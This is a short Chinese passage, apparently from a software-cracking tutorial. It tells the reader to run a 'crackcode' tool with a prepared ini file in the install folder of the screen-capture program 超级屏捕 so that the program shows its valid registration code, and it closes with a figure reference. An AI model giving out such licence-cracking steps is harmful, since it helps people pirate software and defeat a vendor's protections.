将写好的crackcode.ini保存，在超级屏捕的安装目录下运行crackcode.exe，会弹出超级屏捕的注册画面，随便填入注册码，点击“确定”，此时会弹出个对话框，里面出现了你想要的正确注册码（图10）！是不是觉得很神奇呢！试一试你就知道了！




图 10